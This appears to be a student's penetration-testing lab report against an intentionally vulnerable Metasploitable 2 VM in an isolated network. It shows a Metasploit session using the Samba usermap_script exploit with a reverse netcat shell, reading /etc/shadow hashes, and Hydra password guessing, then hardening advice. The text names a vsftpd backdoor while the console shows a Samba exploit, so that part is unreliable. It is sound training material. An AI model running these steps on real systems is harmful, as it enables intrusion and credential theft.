

Penetration Testing Report

1. Objective

The goal of this task was to get hands-on experience with the ethical hacking lifecycle. Instead of just "running tools," I wanted to understand the logical flow an attacker takes: from finding a target to gaining access and, most importantly, learning how to fix those gaps to protect the system.

2. Lab Setup

To keep things safe and ethical, I built an isolated virtual lab. This ensured no real-world systems were affected during the testing.

- **Attacker Machine:** Kali Linux (Loaded with security tools).
- **Target Machine:** Metasploitable 2 (A Linux-based VM intentionally left vulnerable for practice).
- **Network:** Both VMs were set to a "Host-Only" adapter to communicate privately.

3. Methodology


I followed the industry-standard penetration testing phases:

1. **Reconnaissance:** Finding where the target is.
2. **Scanning:** Checking for "open doors" (ports).
3. **Exploitation:** Stepping through an open door.
4. **Post-Exploitation:** Seeing what information can be gathered once inside.
5. **Reporting:** Documenting the findings and fixes.

4. Reconnaissance (Discovery)

Before I could attack, I needed to find the target's address on my local network. I used `netdiscover` to "shout" across the network and see who answered.

- **Command:** `sudo netdiscover -r 172.16.0.0/16`
- **Result:** I identified the specific IP belonging to the Metasploitable machine.




5. Scanning (Enumeration)

Once I had the IP, I needed to know what services were running. Think of this like checking every window and door in a house to see which one is unlocked.

Command: `nmap -sV <target-ip>`

Finding: I noticed **Port 21 (FTP)** was running a very old version of software (`vsftpd 2.3.4`). Old software is often a goldmine for known vulnerabilities.



6. Exploitation (Gaining Access)

Using the **Metasploit Framework**, I searched for a way to exploit that specific FTP version. It turns out this version has a famous "backdoor" that allows an attacker to enter without a password.

- **The Process:** I configured the exploit by pointing it at the target IP (RHOSTS) and typed run.
- **Success:** Within seconds, the terminal displayed "**Command shell session opened,**" meaning I was officially "inside" the target computer.

```
= [ metasploit v6.4.99-dev ]
+ -- [ 2,572 exploits - 1,317 auxiliary - 1,683 payloads ]
+ -- [ 433 post - 49 encoders - 13 nops - 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf > use exploit/multi/samba/usermap_script
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf exploit(multi/samba/usermap_script) > use exploit/multi/samba/usermap_script
[*] Using configured payload cmd/unix/reverse_netcat
msf exploit(multi/samba/usermap_script) > set RHOSTS 192.168.56.102
RHOSTS => 192.168.56.102
msf exploit(multi/samba/usermap_script) > set LHOST 192.168.56.103
LHOST => 192.168.56.103
msf exploit(multi/samba/usermap_script) > set payload cmd/unix/reverse_netcat
payload => cmd/unix/reverse_netcat
msf exploit(multi/samba/usermap_script) > options

Module options (exploit/multi/samba/usermap_script):



| Name   | Current Setting | Required | Description                                                                                            |
|--------|-----------------|----------|--------------------------------------------------------------------------------------------------------|
| RHOSTS | 192.168.56.102  | yes      | The target host(s). see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html |
| RPORT  | 139             | yes      | The target port (TCP)                                                                                  |



Payload options (cmd/unix/reverse_netcat):



| Name  | Current Setting | Required | Description                                        |
|-------|-----------------|----------|----------------------------------------------------|
| LHOST | 192.168.56.103  | yes      | The listen address (an interface may be specified) |
| LPORT | 4444            | yes      | The listen port                                    |



Exploit target:



| Id | Name      |
|----|-----------|
| 0  | Automatic |



View the full module info with the info, or info -d command.

msf exploit(multi/samba/usermap_script) > run
[*] Started reverse TCP handler on 192.168.56.103:4444
[*] Command shell session 1 opened (192.168.56.103:4444 -> 192.168.56.102:40676) at 2026-03-23 11:14:16 -0400
```

7. Post-Exploitation (What's Inside?)

Once I had access, I wanted to see how much control I had. I ran three key commands:

1. `whoami`: Confirmed I had **Root** (administrator) access.
2. `sysinfo`: Gave me the technical details of the operating system.
3. `hashdump`: I pulled the encrypted password hashes of all users on the system. In a real attack, this is how hackers steal credentials.

```
msf exploit(multi/samba/usermap_script) > run
[*] Started reverse TCP handler on 192.168.56.103:4444
[*] Command shell session 2 opened (192.168.56.103:4444 → 192.168.56.102:39349) at 2026-03-24 01:34:20 -0400

whoami
root
hostname
metasploitable
cat /etc/shadow | head -n 3
root:$1$avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.:14747:0:99999:7:::
daemon:*:14684:0:99999:7:::
bin:*:14684:0:99999:7:::
█
```

8. Password Attacks

To demonstrate how weak passwords can be bypassed, I used **Hydra** to attack the SSH service (Port 22). I used a list of common passwords to see if I could guess the right one.

- **The Result:** Hydra quickly found the password for the "msfadmin" user, proving that simple passwords offer almost zero protection.

9. Social Engineering & Malware Basics

- **Phishing Simulation:** I set up a mock login page. This was a great exercise in seeing how easy it is to trick someone if they aren't looking closely at the URL or the sender.
- **Malware Analysis:** I practiced looking at suspicious files.
 - **Static:** Looking at the code/text inside the file without opening it.
 - **Dynamic:** Running the file in a "sandbox" (a safe, trapped environment) to see if it tries to steal data or connect to the internet.

10. System Hardening (How to Stay Safe)

The most important part of this task is learning the defense. To stop the attacks I just performed, we must:

- **Patching:** Update `vsftpd` to a newer version immediately.
- **Firewalls:** Block all ports that aren't absolutely necessary (like Port 21 if it's not being used).
- **Strong Passwords:** Use complex passwords that Hydra can't guess easily.
- **MFA:** Multi-factor authentication would stop the SSH attack even if the password was stolen.

11. Conclusion

It showed me that security isn't just about one big wall; it's about fixing the small holes in software and being smart about how we set up our networks. Moving through the full process—from scanning to hardening—has given me a much clearer picture of how to defend systems in the future.